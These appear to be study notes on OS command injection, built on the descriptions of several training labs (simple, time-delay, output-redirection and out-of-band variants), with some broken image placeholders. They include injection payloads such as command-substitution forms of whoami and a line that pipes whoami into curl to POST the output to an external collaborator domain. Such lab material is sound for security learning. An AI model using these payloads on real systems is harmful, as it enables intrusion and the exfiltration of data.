OS command injection


```
who$()ami
who``ami
who`echo a`mi
```

Lab: OS command injection, simple case

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.




Lab: Blind OS command injection with time delays

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.



Lab: Blind OS command injection with output redirection


This lab contains a blind OS command injection vulnerability in the feedback function.


The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.







Lab: Blind OS command injection with out-of-band interaction

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the blind OS command injection vulnerability to issue a DNS lookup to Burp Collaborator.





|| whoami | curl -X POST -d @- http://y21k7fqurmdz7u4b2g04j15tlkrbf23r.oastify.com ||

Explanation:

1. `whoami`: This command returns the current user.
2. `|`: This is a pipe, which takes the output of `whoami` and passes it as input to the next command.
3. `curl -X POST -d @-`: This sends the output of `whoami` as a POST request to your collaborator URL. The `@-` tells `curl` to read the data from standard input (which is the output of `whoami`).

Lab: Blind OS command injection with out-of-band data exfiltration

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, execute the `whoami` command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.